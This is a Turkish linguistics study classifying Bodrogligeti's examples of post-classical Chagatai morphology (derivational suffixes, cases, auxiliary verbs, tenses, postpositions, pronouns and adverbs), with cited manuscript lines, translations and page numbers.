Bodrogligeti'nin Klasik Sonrası Devre ait eserlerden seçtiği örnekler, fişleme yöntemi ile tespit edilerek kelime yapımı ve kelime türleri alt başlıklarıyla biçim bilgisi; söz dizimi ve söz varlığı genel başlıkları altında tasnif edilmiştir.

1. Biçim Bilgisi

1. 1. Kelime Yapımı (Ekler)

Bodrogligeti incelediği örneklerde yer alan Türkçe, Moğolca, Farsça ekleri ve Arapça yapıları ayrı başlıklarda incelemiştir. Türkçe eklerde iki inceleme yöntemi görülmektedir. Birincisinde işlevleri belirtmeden verilen ek adı başlığı altında örnek kelimeler ve İngilizce anlamları gösterilmiştir. İkincisinde ise ek başlığı altında ekin işlevini belirterek, karşılaştırma yaparak ya da diğer ayrıntılı bilgilerle tanımladığı ekler ve örnekleri yer almıştır. Kitapta bulunan bu ekler ve eklere verilen Klasik Sonrası Devir Çağatayca örnekleri tasnif edilmiştir ve sayfa numaraları italik olarak belirtilmiştir:

1.1.a. İşlevleri Özel Olarak Belirtilmeyen Ekler ve Örnekleri:

İsimlerle İlgili Ekler:

-nç, -anç, -ınç/-inç, -unç/-ünç Son Eki: sevünç 'sevinç' (Sang.80r:11), *s. 65.* ; **-sı/-si Son Eki:** ayruksı 'farklı' (Sang.57v:4), *s. 66;* **-sa/-se Son Eki:** ölükse 'ceset' (Sang.86v:7), *s. 69.*

Yukarıda gösterilen eklerin özel olarak işlevi belirtilmese de ana başlık olan Formation of Nouns (*İsim Türetmeleri/Yapımı*) ve Formation by Suffix (*Son Eklerle Türetme*) alt başlığında, eklerin çoğunlukla tekil isimlere, sıfatlara [tercihen kök biçimlere] ve fiil tabanlarına olumlu veya olumsuz (anlamlarda) eklendiği belirtilmiş ve yaygın kullanılanları listelenmiştir, *s. 58.*

Fiillerle İlgili Ekler:

-da /-de Son Eki: yanda-ş- (PdC537 *yandaşa olturğan halk* ‘yan yana duranlar (duran kimseler)’ A.G. 103, Çev. Ferhat Tamir) ‘yakın/yanında olmak’ < yan ‘yan’, s. 290; **-kar /-ğar Son Eki:** başkar- (PdC150 *mundag ulug ilge serdärlik kılıp başkara bilmes ol ilge başkarğu dik bolğunça* ‘O böyle bir halka hâkim olmadıkça otoriteyi kuramaz ve idare edemez’ A.G. 90, Çev. Ferhat Tamir) ‘rehberlik etmek, yol göstermek’ < baş ‘baş’, s. 290-291; **-l, -al/-el, -ul/-ül Son Eki:** sağal- (Sang.231) ‘tedavi edilmiş olmak’ < sağ ‘sağlıklı’, s. 291; **-la/-le Son Eki:** yükle- (NTM12r:4) ‘yüklemek’ < yük ‘yük’, s. 291; **-/-k, -ıq/-ik, -uq/-ük Son Eki:** tarıq- (Sang.153v:1) ‘canı sıkılmak’ < tar ‘dar’, s. 292; **-r, -ar/-er Son Eki:** yaşar- (Sang.332r:19) ‘ıslaklaşmak’ < yaş ‘ıslak’, s. 292; **-ra/-re Son Eki:** mungra- (Sang.320r:7) ‘üzülmek’ < mung ‘keder’, s. 292; **-rğa/-rge, -ırğa/-irge, -urğa/-ürge:** mungurğa- (Sang.320r:8) ‘üzülmek’ < mung ‘keder’, taşırğa- (Sang.157:1) ‘kaynamak’ < taş ‘taş’, s. 292; **-şa/-şe Son Eki:** kaçşa-l- (Sang.274r:29) ‘kurutmak’ < kaç ‘kuru [meyve]’, s. 292; **-dur/-dür ile Ettirgen Gövdeler:** toldur- ‘doldurmak’ (NTM15r:5), s. 166; **-ur/-ür ile Ettirgen Gövdeler:** tatur- ‘birisine bir şey tattırmak’ (H75v:6), yetür- ‘getirmek, sürmek, çevirmek’ (H75r:4); Helâketge *yetürdi* nâr-ı sôzân (H75r:4) ‘Yanan Ateş (Cehennem) bizi bu duruma dönüştürdü’ s. 167; **-t ile Ettirgen Gövdeler:** karat- ‘birinin gözlerini çevirmek’ (H75r:11), yığlat- ‘ağlatmak’ (H78r:3), yürüt- ‘yürütmek’ (H79r:9); Eşittim Cibra’ıldin uşbu sözni, yumup *karatmadım* alarğa közni. (H75r:11) ‘Bu kelimeleri Cebrail’den duyduğumda, gözlerimi kapattım ve (ailemi) zihnimin dışında tuttum.’ s. 168-169; **-tur/-tür ile Ettirgen Gövdeler:** açtur- ‘açılmasına neden olmak’ (Sang.31r:18), ketür- ‘getirmek’ (H75v:6) s. 169. **Emir Kipi - 2. Çokluk Şahıs -ngız/-ngiz, -ıngız/-ingiz, -ungız/-üngiz, -unguz/üngüz Biçimlerinde:** Olumlu. Örn. Dedi, ay İbrâhîm cânım *kelingiz*, meni kögsümge başıngız *koyunguz*. (H80r:10) ‘O zamanlar (Peygamber) hitap etti (söyleyerek), “Gel, İbrâhîm, canım ve başımı benim omzuma koy!”’ s. 182; **Emir Kipi - 2. Çokluk Şahıs -nglar/-ngler, -ınglar/-ingler, -unglar/-üngler Biçimlerinde:** Olumlu. Örn. Dedi, ay hem-sabaqlar hwaş (*hōş N.T.*) *kalinglar*, kiter men fânî dünyâdın *bilingle*. (H78v:7) ‘[İbrâhîm] cevapladı, ‘Ey sınıf arkadaşlarım, elveda size! Bilin ki bu geçici dünyadan ayrılıyorum.’ Har zamân kelip *soranglar* hem anamnı könglini. (H79v:7) ‘Her zaman sen gel, annemin gönlünün hatırını sor.’* (* yani, annemi teselli et) s. 183; **Emir Kipi - 2. Çokluk Şahıs -ngızlar/-ngizler, -ıngızlar/-ingizler, -ungızlar/-üngizler Biçimlerinde:** Olumlu. Örn. Halk-ı ‘âlem *bilingle* men anı nebiresi. (H81r:5) ‘Bu dünyanın insanları, farkına varın ki ben de [İsmâ’il’in] neslinden biriyim.’ s. 183; **Emir Kipi - 3. Teklik Şahıs -sun/-sün Biçimlerinde:** Olumlu. Örn. Meni aldımda yor/yür könglüm *kuvansun*, körüp kaddıngı mihrim lahza *kansun*. (H76v:7) ‘Benim önümde yürü ki benim kalbim sevinebilsin, ki benim sevgim bir anlığına senin bedenini seyretmeyle bastırılabilsin’ s. 184.

Bodrogligeti ettirgen gövdelerle ilgili ana başlığında genel olarak bu eklerin sözlü ifadede yaygın kullanıldığını ve bu kullanımın günümüzde Çağdaş Türk Lehçelerinde, özellikle Özbekçe’de varlığını sürdürdüğünü ifade eder s. 165.

1.1.b. İşlevleri Belirtilen Ekler ve Örnekleri:

İsimlerle İlgili Ekler:

Yalın Hâl: bar- ‘gitmek’ ten sonra varış yeri yalın hâldeki bir isimle ifade edilebilir. [Bk. Özbek Bârdi Tâşkent ‘O Tâşkent’e gitti’. Örn. Közin yaşın aқurdı bardı mekteb. (H78v:3) ‘O okula geldiğinde [hâlâ] ağılıyordu’, s. 24-25.

-tı/-ti ile İşaretlenen Nesne: 3. teklik şahıstaki belirtili nesne bazen Başkırt ve Kazakça’da olduğu gibi -tı/-ti ile gösterilir. Örn. Munung dek şefkatti hēç kimge kılmam. (H81v:3) ‘Ben kimseye bunun gibi nezaket/şefkat göstermem.’ Ol dırahttı bünyādı bilen kesken babam. (H81r:6) ‘Baba, sen bu ağacı [soydan] köklerinden kestir’ s. 29.

-nı/-ni ile İşaretlenen İlgili Hâli: Bu eke halk deyişinde daha sık rastlanır. Bu ilgi hâlinin kullanımında zorunlu bir diziliş sırası vardır: Her zaman iye öne gelir ve herhangi bir cümle ögesi ikisinin arasına giremez. Örn. Peyğambarnı yaşı boldı revāne (H82r:2) ‘(Her zaman) Peygamber’in gözyaşları döküldü.’; Peyambar oğlını kolını tuttu. (H76v:4) ‘Peygamber eliyle oğlunu tuttu’; Hem babamnı ārzū bāğında bitken mēvası. (H81r:5) ‘[Ben] aynı zamanda babamın arzu bahçesinde yetişmiş meyveyim’; Alıp keldim, dedi Hakknı selāmı. (H73v:9) ‘O (şöyle) söyledi: Ben Allah selamını getiririm/getirdim’ s. 32.

Çıkma Hâli Yöneten/İsteyen Fiiller: Bu listede çıkma hâlini yönetmek için sıkça kullanılan fiiller listelenmiştir; öt- ‘içinden geçmek, vazgeçmek’. Örn. Alardın öttüm oğlumdin öter men, hemēşe ümmetimdin köz tutar men. (H75v:4) ‘Onlardan vazgeçtim, oğlumdan vazgeçeceğim. Ben daima kendi ümmetime göz kulak olacağım s. 45.

Üçüncü Teklik Şahıs İyelik Son Ekli İsimler 1. Zamir n’si Olmayanlar: Çoğu zaman üçüncü şahıs iyelik son eki ve hâl eki arasındaki zamir -n-‘si yoktur. Örn. Dedi, sizdin neçük aldın yoray men? Hıdanı aldıda ‘āşī bolur men. (H76v:10) ‘O (şöyle) söyledi “ O zaman nasıl senin önünde yürürüm? Ben Allah’ın nazarında bir günahkâr olacağım’ s. 54.

-ça/-çe Son Eki: Aslında küçültme ekidir. Bazı türemişler bunu gösterir. Birkaç örnekte ek, eşitlik hâli ekiyle ilişkiyi gösterir. Örn. bilekçe ‘kelepçe’ (Sang.149v:8) s. 58.

çağ/-çek Son Eki: Küçültmeleri, alet isimlerini, kapları ve yer isimlerini oluşturur. Örn. alınçağ ‘atın alın süsü’ (Sang.17v:18) s. 58.

-cı/-çi Son Eki: Özellikle özne adları ve sıfatları oluşturur. Örn. temürçi ‘demirci’ (NTM11r:11), taқаçı ‘nalbant’ (NTM15v:9), oynaғуçı ‘oyuncu’ (NTM15r:2), odaçı ‘bakıcı’ (NTM5r:6), küregeçi ‘saki’ (NTM1r:1), çalғуçı ‘müzisyen’ (NTM14v:9), culābçı ‘çanak’ (NTM13v:2), ahtaçı ‘ahırbeyi/seysis’ (NTM10v:8), s. 58-59.

-daş/-deş Son Eki: Arkadaşlık veya ahbaplık ifade eder. Örn. yoldaş ‘yoldaş’ (NTM6r:7), s. 60.

-lak/-lek Son Eki: Alan veya yer gösterir. Ayrıca sıfatları oluşturur. Örn. avlak ‘av bölgesi’ (NTM9v:4), kışlak ‘kışlak’ (Sang.17r:13), yaylak ‘yaz meskeni’ (Sang.297v:25), s. 60.

-m Son Eki: Fiil gövdelerinden soyut isimler türetir. Nicelik belirtebilir. Soyut isimler aynı zamanda sıfat olarak kullanılır. Örn. küçüm ‘güçlü’ (NTM13r:11), tolum ‘dağarcık/deri tulum’ (NTM10v:1) s. 62-63.

-ma/-me Son Eki: Somut nesne olarak kullanılabilen isim-fiilleri oluşturur. Türemiş kelimeler aynı zamanda sıfat olarak görülebilir. Örn. ısıtma ‘ateş/sıtma’ (NTM14r:6), çalma ‘sarık’ (NTM14r:8), salma ‘kapan, kement’ (NTM6v:11), toğma ‘köle kızdan doğan bir köle’ (NTM13r:5), yarma ‘kabuksuz tahıl’ (NTM13v:7), s. 63.

-maç/-meç Son Eki: Nadir. Çoğunlukla yiyecek maddelerinin isimlerinde görülür. Örn. bulamaç ‘bir çeşit un çorbası’ (Sang.141r:19), s. 63.

-mak/-mek Son Eki: İnsan sınıflarını, hayvanları, vücut bölümlerini, bitkileri, giysileri ve aletleri ifade etmek için isimleri biçimlendirir. Örn. argumak ‘yük beygiri’ (NTM9r:7), başmak ‘ayakkabı’ (NTM90r:2), tokmak ‘tokmak’ (NTM13r:6), soçmak ‘dar sokak’ (NTM13r:3), kimek ‘kil’ (NTM4r:9), etmek ‘ekmek’ (NTM10r:2), yarmak ‘para’ (NTM4v:5) s. 63-64.

-man/-men Son Eki: Fiil kökü tarafından ifade edilen etkinliğin niteliği ile ilişkilendirilen somut ismi biçimlendirir. Örn. tegirmen ‘değirmen’ (NTM9v:10) s. 64.

-mtul/-mtül, -ımtul/-ımtül, -umtul/-ümtül: Renk isimleri ile kullanılan küçültme biçimlendiricileridir. Örn. kıızımtul ‘kırmızımsı’ (Mab.87,17), yaşımtul ‘yeşilimsi’ (Mab.87,17), sarımtul ‘sarımsı’ (Sang.332v:27), ağımtul ‘beyazımsı’ (Sang.44r:20) s. 64.

-ng Son Eki: (*Bu ekle*) Türemiş kelimeler sıfat ve isimlerdir. Örn. töşeng ‘halı’ (NTM13v:2) s. 65.

-saç/-sek Son Eki: Etimolojik olarak, (bu eklerle) türetilmiş olanlar -sa/-se (ekli) fiillerden (türetilen) sıfatlardır. Örn. aksak ‘topal’ (NTM9r:5) s. 66.

-ş Son Eki: Oldukça türetici. Fiilin kendisini veya fiilin sonucunu belirten isim-fiil biçimlendiricisidir. Çağdaş Özbekçe’de ayrıca dört (öğeli) bütün gövdelerden ikinci mastar (*second infinitive?*) türetme aracıdır. Örn. çapçulaş ‘göğüs göğüse çarpışma/muharebe’ (NTM15v:7), uruş ‘savaş’ (NTM4r:3), yaraş ‘barış’ (NTM4r:3) s. 67-68.

-t, -ut/-üt Son Eki: Çoğu durumda (*bu eklerden*) türetilmiş kelime temel fiildeki kılışın sonucunu gösterir. Örn. kurut ‘kurutulmuş süt loru’ (NTM10r:11), uyat ‘utanç’ (NTM15r:10) s. 68.

-z Son Eki: Çift çift olan nesnelere isimlerini oluşturur. Ayrıca, fiillerden soyut isimler oluşturur. Bu soyut isimlerden bazıları sıfat olarak da kullanılır. Örn. boğuz ‘boğaz’ (Sang.136v:12), müngüz ‘boynuz’ (NTM12v:9) s. 69.

-lık/-lik Son Eki: Aslen soyut isimler oluşturur. Fakat Çağatayca'da bu ekle türetilenlerin çoğu sıfattır. Örn. çıraylık (NTM15r:5) 'güzel', fahmılık /fehmlik 'zeki' (NTM15r:8), kayfılık/keyflik 'sarhoş' (NTM12r:1), kıllık 'kıllı' (NTM15v:1) s. 102.

-lığ (-lġğ)/-lig Son Eki: Aslen soyut isimler oluşturur. Fakat Çağatayca'da bu ekle türetilenlerin çoğu sıfattır. Örn. egerlig 'eyerli' (NTM6r:3), munglug (H75r:3) 'kederli' s. 102.

-sız/-siz Son Eki: Bu ek aynı zamanda, yoksunluk hâlinin biçimlendiricisidir. Dudak ünlüsü ile biten hecelerden sonra bu -suz/-süz hâli oluşur. Örn. rensiz 'renksiz' (NTM9v:7), saçsız 'saçsız' (NTM4r:5) s. 105.

Fiillerle İlgili Ekler:

Bodrogligeti'nin fiil+yardımcı fiil kuruluşundaki tasvir fiilerinde ve bazı isim+yardımcı fiil kuruluşunda yer alan yardımcı fiilerin işlevlerini belirttiği kısımlar dikkat çekicidir.

Son Eklerle Fiil Türetmeleri/Yapımı 1. -a/-e Son Eki: KVKVK veya VKVK (sıralamasındaki) isimlerde ikinci hecedeki dar ünlü düştü. (*K = Konsonant, ünsüz V = Vokal, ünlü*) Örn. ele- 'elemek' (NTM13v:8) < el 'yel', sana- 'saymak' (NTM7v:3) < san 'sayı', s. 289-290.

İsim-Fiiller 8. -ş Ekindeki İsim-fiiller: -ş eki hafif vurgulu olumlu gövdelere eklenir. Düz ünlüye sahip güçlü vurgulu gövdeler -iş/-iş alırken, yuvarlak ünlüye sahip olanlar ise -uş/-üş alırlar. Örn. yağış 'yağmur' (NTM7v:6) s. 249, 258-259.

Zarf İşlevinde -ban/-ben Zarf-fiil Eki: Örn. Ki men ümmet deben keçtim atadın. (H74v:9) 'Ümmeti seçerek ben babamdan vazgeçtim.' s. 265.

-a/-e Zarf-fiil Eki ile Tasviri Fiiller 6. Bol-: Bol- 'olmak' bir fiilin mümkün olup olmadığını ifade eder. Olumsuz biçimdeyken ana fiile ait eylemin olmadığını veya olmaması gerektiğini belirtir. Örn. Gerçi cān şīrīn erūr ümmet üçün boldum rizā tā ġına maḥşerde ḥalā'ik aldıda bolmang aza/eza. (H80v:8) '[Benim] ruhum bana tatlıdır, ümmet yararları için teslime razı oldum, yeniden canlanma günü [görünen fakat uzaktaki bir gün] diye, tüm yaratılmışların nazarında sen başarısız olmayacaksın.' s. 283, 285.

-p Zarf-fiil Eki ile Tasviri Fiiller 1. Al-: Al- 'almak, teslim almak', eylemin öznenin yararına gerçekleştiğini gösterir. Örn. Tilep alsun ki sizni bir Ḥudādın, ötünsün sizni andağ āşnādın. (H79r:5) 'O, Allah'tan seni ona geri vermesi için rica etmeli. O çok iyi bir arkadaş olduğu için, sana geri döndürmesi için yalvarmalı'; Ve yā bizdin birevni hwāhlap alsun, neçe kün bu cihānda sizni қоysun. (H79r:6) 'Yoksa bizden birini almaktan memnun olsun (?) ve senin bu dünyada birkaç gün daha kalmana izin versin', s. 287.

-p Zarf-fiil Eki ile Tasviri Fiiller 2. Bar-: Bar- 'gitmek' konuşmacıdan uzaklaşan bir doğrultudaki ilerleme hareketiyle desteklenen ana fiile ait eylemi ifade eder. Örn. Uşol damda yetiştirler

ikevlen, kirip bardı atası birle oğlan. (H77r:1) ‘Çok geçmeden geldiler. Baba ve oğul girdi [kapıdan].’
Yetip bardı uşal dam hâşş-i dergâh, ki çıktı aldığa bir beççe nâ-gâh. (H76r:1) ‘Kutsal Mahkemeden
Seçilmiş biri okuldan gelir gelmez, bir oğlan ona koşarak geldi.’ s. 287.

-p Zarf-fiil Eki ile Tasviri Fiiller 3. Ber-: Ber- ‘vermek’ eylemin başkasının yararına meydana geldiğine işaret eder. Örn. Dedim Bâbâ zamân mühlet alıp ber, berip körey alarnı cümle bir bir. (H78r:9)
‘Devam etti, Baba, sor [melekleri bana vermeyi], bir ara [okula] geri dönebilmem ve onlarla [=sınıf arkadaşlarımla] tek tek konuşabilmem için’ s. 287.

-p Zarf-fiil Eki ile Tasviri Fiiller 6. Kel-: Kel- ‘gelmek’ anlatıcı, özne veya eyleme ait yere doğru hareketle desteklenen bir eylemi ifade eder. Örn. Yiberdi Cibra’îlni bu zamînga, yetip keldi rasûl-i ‘âlamainğa. (H73v:8) ‘[Ve böylece] Cebrail’i yeryüzüne indirdi. [Bundan çok geçmeden] melek İki Alemin Peygamberi’ne ulaştı’. Alıp keldim, dedi Hâkknı selâmi, eşitgil firîşteler payâmı. (H73v:9) ‘O sana Allah’ın selamını getiririm, gerçek dedi. Allah’ın meleği, senin için getirdiğim mesajı dinle.’ s. 288.

-p Zarf-fiil Eki ile Tasviri Fiiller 8. Kâl-: Kâl- ‘geriye kalmak, kalmak’ bitmiş bir eylemin kalıcı etkisini ifade eder. Olumsuz -mayın/-meyin zarf-fiil ekine sahip kâl-‘ın olumsuz biçimi, kesin veya net bir olumsuzluğu ifade eder. Örn. Cihânga kıysı cân keldi kılunum ölmeyin kalmas. (H77r:6) ‘Oğlum, bu dünyaya giren her can burada geride kalmayacak, ölümden kurtulmayacak.’ Ketip kaldı şahâba özleridin. (H82r:3) ‘Arkadaşlar/ Sahabeler derinden etkilendi [ve bir süre öyle kaldı].’ s. 288-289.

Türemiş Yardımcı Fiillerle Fiil Türetmeleri/Yapımı 14. Sal-: Sal- ‘atmak, fırlatmak/dökmek’ temel ismin hızlı bir şekilde, aniden, ansızın, durduk yere veya çaba harcanarak meydana getirildiğini anlatan bir eylemi ifade eder. Örn. kulağ sal- ‘dinlemek’(H82r:6), Uşal dam turdı payğamber cevâba: Sanga aytay kulağ sal, ay sahâbe! ‘Peygamber karşılık olarak cevapladı: “Sana şimdi söyleyeceklerimi dikkatlice dinle/söyleyeceklerime kulak ver, ey, Sahabe!’ s. 302.

Türemiş Yardımcı Fiillerle Fiil Türetmeleri/Yapımı 17. Tut-: Tut- ‘tutmak, saklamak’, öznenin temel kelime üzerinden ifade edilen şeyi ele geçirdiğini, bir taahhütte bulunduğunu, bir alışkanlık veya yeni bir düzen kazandığını ifade eder. Örn. mâtem tut- (H82v:2) ‘birinin yasını tutmak’ s. 303-304.

Fiil Çekimi - Emir Kipi 2. Teklik Şahıs Gövde Biçimi: Birçok Çağdaş Türk Lehçesinde [Özbek, Kazak, Azeri ve diğerleri] olduğu üzere, gövde biçimleri doğrudan emirleri, veya, doğrudan olumsuz yasaklamaları ifade eder. Bunlar (*gövde biçimler*) daha fazla pekiştirmeyi veya daha yüksek toplumsal düzeyi ifade eden morfolojik anlamlar taşımazlar. Nazım kitaplarında bu biçim öğrencilere açıklama yapılırken kullanılır. Örn. Dedi Kâbiz yok erse munda keltür, özüng hem aldıda termülüp oltur. (H75v:5) ‘(O zamanlar) Ruh Alan (Azrail) şöyle konuştu: “senin oğluna dava getirilmesinden itibaren ve sen kendin onun huzurunda buraya otur ve izle” s. 176.

Geniş Zamanda Çekimlenmiş Şimdiki Zaman: (2) Geniş zamanda çekimlenmiş şimdiki zaman genellikle sabit, değişmeyen durumları ifade eder. Örn. Cihānga qaısyı cān keldi kılunum ölmeyin kalmās. Açılgan lāle gül yāsmīn tebessüm solmayın kalmās. (H77r:6) ‘Oğlum, bu dünyaya gelen her can burada kalamayacak, ölümden kaçamayacak. Lale, gül ve yasemin ve gülüş, çiçek açtıkları zaman, muhakkak solacak.’ s. 205.

Yakın Geçmiş Zaman: Yakın geçmiş zaman, günümüzde ya da şimdiki zamanda rolü olan bir durumun sonucu olan geçmiş bir fiili ifade eder, örn. sanga kelgen dur ‘seni almak için burada’ [< senin için geldi], rōzī bergēn ‘[tüm dünyaya] katkı sağlamaya çalışıyor’ [< tüm dünyayı doyurmak için erzak verdi]. Yakın geçmiş zaman, geçmiş zaman sıfat-fiil eki -ğan/-gen ve devamında zamir kökenli şahıs eklerini içerir. 3. tekil şahısta ek fiil takısı dur, durlar oluşabilir. Örn. Dedi, merdāne bol yaǵuz kılunum sanga kelgen dur. Munı rüz-ı ezel perverdagarım sanga kılğan dur. (H77v:7) ‘Peygamber dedi, cesur/yiğit ol benim tek tayım* (*çocuklar için sevdirmeye kelimesi), seni görmek için bizim misafirimiz gelmiştir. Perverdigarım, zamanın başlangıcından önce bunu emretmişti.’ s. 223, 224.

Sürerlik Şimdiki Zaman: Sürerlik şimdiki zaman gelecekte ya da günümüzde tekrar edilen ya da günümüzde devam eden fiillerin biçimidir. Hem olumlu hem olumsuz cümlelerde tüm şahıslara göre çekimleri vardır. Sürerlik şimdiki zamanın yapısı -a/-e veya -y zarf-fiil eki + dur yardımcı fiili + zamir kökenli şahıs işaretlerinden oluşur: Üçüncü şahıs için özel bir işaret yoktur. Not: (1) Fiilin sürekliliği dā’im kelimesiyle veya zaman zarflarıyla pekiştirilebilir. (*dā’im kelimesinin yer aldığı örnekler Klasik döneme ait metinlerde görülse de bu notun altındaki örneklerde H kısaltması ile bir örnek verilmiştir. N.T.*) Örn. Bu kün mihmān seni qabzı kıla dur, ‘azīz cāninga hem pençe sala dur! (H78r:4) Bugün misafirimiz seni zapt edecek ve senin kıymetli ruhunu (uzaktan) kapacak.’ s. 237, 239.

Yakın Geçmiş Zaman: Bitmişlik zamanının en yaygın kullanılan şekli yakın geçmiş zamandır. Geniş zamanı etkileyen bitmiş bir geçmiş fiili ifade eder. Bu zaman, pozitif ya da negatif bitmişlik zaman zarf-fiili, ardından gövdeleştirme eki -tur [~ turur] ve zamir (kökenli) kişi göstergelerinden men, sen, biz, siz’den oluşur. Not: 1. ve 2. şahıslardan tur [~ turur] ögesinin çıkarılması durumu, fiilin süreklilik ve tekrarlamalı görünüşündeki vurguyu kaldırır. [Krş. Çağdaş Edebî Özbekçe’de özne geçiş zaman] Örn. Barısı cāma-yī mātem keyip tur, Rasūlu’llāh için hīdmet etip tur. (H82v:2) ‘Onların hepsi matemdediler ve Peygamber’e saygı gösterdiler/bağlıydılar.’ s. 244.

1.2. Kelime Türleri

Bodrogligeti’nin incelediği kelime türleri de aynı şekilde genel başlık altında işlevleri belirtilenler ve işlevleri özel olarak belirtilenler olmak üzere iki grupta toplanabilir. Her iki grupta da mutlaka anlamları verilmiştir.

1.2.a. İşlevleri Özel Olarak Belirtilmeyen Kelime Türleri ve Örnekleri:

Yalın Hâlli Tümleç (İsteyen)- 4. Son Çekim Edatı birle, birlen ‘ile, ile beraber’: Uşol damda yetiştiler ikevlen, kirip bardı atası birle oğlan. (H77r:1) ‘Çok geçmeden geldiler. Baba ve oğul girdi [kapıdan].’ s. 72, 73.

Yalın Hâlli Tümleç (İsteyen) - 9. Son Çekim Edatı sarı ‘-e doğru’: Turup mektep sarı boldı revâne, yürekleri firāk otığa yana. (H75v:8) ‘Kalktı ve okul için yola çıktı, onun kalbi ayrılık ateşinde yanıyor.’ (3) Sarı sonuna yönelme hâli alabilir: İcâzat bar mu? dep Kâbizge aydı, uşal mektep sarığa barsa, dedi. (H78r11) ‘‘Peygamber Kâbiz’e (Azrail’e), Ruh Alan’a “onun okula dönmesine izin verecek misin (diye) sordu” s. 72, 76.

Yalın Hâlli Tümleç (İsteyen) - 16. Son Çekim Edatı yanglığ, yanglık ‘gibi, -e benzer’: İkki ruhsârı erdi mâh yanglığ. (H73v:2) ‘Onun iki yanağı ay gibiydi.’ s. 72, 79.

İkincil Son Çekim Edatları (İyelik Eki Üzerine Hâl Ekleri alabilen) 17. Son Çekim Edatı kaşı(n)da ‘huzurunda, üzerinde’: Yüzi gül saçı saçı sünbül serv-ğadd âzâdeler kaşıda, közi bādām dehānı ğunça/gonçe dek şehzâdeler kaşıda. (H77v:4) ‘[Dönüp gelen kadeh] gül yüzlü, sünbül saçlı, servi endamlı asil kişilere, badem gözlü, gonca ağızlı şehzadeye.’ s. 84, 89.

İkincil Son Çekim Edatları (İyelik Eki Üzerine Hâl Ekleri alabilen) 18. Son Çekim Edatı kaşıdın ‘önünden, -den’: Yetiştı Hakk kaşıdın Cibra’ıl bāz, meni aldımğa keldi kıldı parvāz/pervāz. (H75r:7) ‘[O zamanlar] Cebrail Kutsal Mahkeme’den tekrar başladı ve bana uçarak geldi.’ s. 84, 89.

Sıfatların Pekiştirmeli Yapıları (c) İlk hecenin pekiştirilmesi ile (yapılanlar): yap-yaşıl (MabL83:5) ‘çok yeşil’ yus-yumrı (Sang.343r:2) ‘kusursuzca yuvarlak’ s. 97-98.

(Karşılıklı) İddialı Zamirler: köp (H80v:9) ‘daha fazla’ s. 144.

Birincil/Asıl Zarflar: hergiz (H77r:9) ‘asla’, ilgeri (H76v:5) ‘önün(d)e, ilerde’ s. 307.

Zarf olarak türetilmiş zarf-fiiller - -p (Ekli) Zarf-Fiiller: oynap külüp (H82r:2) ‘oynayarak ve gülerek’. Künni keç kılip kelür alar öyge oynap külüp tapmağay mendin nişān hem ata ana yügürüp. (H80r:2) ‘[Ve], günü geçirirken [böyle eğlencelerde], koşarak ve gülerek, onlar eve döner, babam ve annem beni onlar arasında görmeyecek, s. 315.

(Zarfların) Semantik Tasnifi - 1. Zaman Zarfları: biltur (NTM5v:8) ‘geçen yıl’, emdi (H77v:8) ‘şimdi’ s. 320.

(Zarfların) Semantik Tasnifi - 2. Durum Zarfları: bat (NTM13v:3) ‘hızlı’ s. 322.

(Zarfların) Semantik Tasnifi - 3. Miktar Zarfları: bek/pek (NTM14r:2) ‘çok fazla’ s. 323.

(Zarfların) Semantik Tasnifi - 4. Yer Zarfları: andın (H75r:10) ‘oradan’, bu yerde (H84v:4) ‘burada’ s. 323-324.

1.2.b. İşlevleri Belirtilen Kelime Türleri ve Örnekleri:

Yalın Hâlli Tümeç (İsteyen) - 5. Son Çekim Edatı dek ‘tıpkı’: Karşılaştırma durumundaki -teg son ekiyle ilgilidir. Çoğu zaman bağlı olduğu kelime veya deyimden ayrı olarak hecelenir. Kıızıl gül dek yüzüngüz za^cfarân dek açılğanda bolup dur sen hazân dek. (H78v:5) ‘Senin yüzün kırmızı gül gibi şimdi ise safran gibi. Çiçeklenme mevsiminde hazan/sonbahar gibisin.’ s. 72, 73-74.

Şahıs Zamirleri: (2) Üçüncü şahıs kişi zamirleri gibi hareket eden, birinci ya da ikinci şahıs zamirleri ve **ol, alar** işaret zamirlerinin ilgi hâli, **meni, seni, bizni, anı** ve **alarını** (şeklinde) oluşabilir. Örn. Meni ‘aybımnı yaw Ğaffâr-ı settâr. (H81v:8) ‘Ört [>affet] benim günahlarımı, ey en Bağışlayıcı Allah, Günahları Örtlen!’. Biri aydı seni mungluğ atang men. (H75r:3) ‘[O zamanlar onlardan biri] devam etti, “Ben senin ilgili/kaygılı babandım.”’ İçim küydi alarını sözlerine. (H75r:5) ‘Onların sözlerini duyduğumda [acı çektim sanki] içim ateş aldı.’ Anı ketide yetmiş ming firişte. (H82rv:1) ‘Onun arkasında yetmiş bin melek geldi.’ Tanur mu sen meni cân dilimni? (H76r:2) ‘Tanır mısın, (oğlum), benim kalbimin ve ruhumun sevgilisini?’ s. 122.

Şahıs Zamirleri: (7) sizler yerine bugünkü Özbekistan konuşma dilindeki gibi siler oluşur. Örn. Ne bâ^cişdin siler otka giriftâr? (H75r:1) ‘Neden ateşte tutsaksın’ s. 123.

Dönüşlü Zamirler - öz ‘kendi’ Zamiri: Çağatayca’da en sık kullanılan dönüşlü zamir, öz ‘öz, kendi’ isminden ve kişi ile sayıyı belli eden iyelik eklerinden oluşur. Birinci ve ikinci tekil şahıslarda ekler dudak uyumu (*düzlük-yuvarlaklık uyumu*) kurallarına uymakta iken [ı > u; i > ü], 3. tekil şahısta dudak uyumu yoktur. Örn. Eger alısa özümıngni alsun. Her iş kılsa Ğudâyım özi bilsün... (H74r:4) ‘Ancak eğer O almaya karar verdiyse [üç oğlandan birini], benimkini almasına izin ver. Benim Tanrım ne yaparsa, O bilmeli...’ s. 124.

(2) Dönüşlü fiil ve fiil öbeklerini oluşturmak için kullanıldığı durumlarda: özin berhem ur- ‘kendisini berbat etmek’, özige kel- ‘kendine gelmek, bilincini geri kazanmak’, özidin ket- ‘derinden etkilenmek/iliği sızlamak’, öz özige ta^cammul kııl- ‘kendi kendine derin düşünmek’. Açar saylâba/seylâba dek yaş közleridin ketip kaldı şahâbe özleridin. (H82r:3) ‘Onun gözlerinden sel gibi gözyaşları fişkirdi. (bunu izleyerek) sahabeler derinden etkilendiler.’ s. 125.

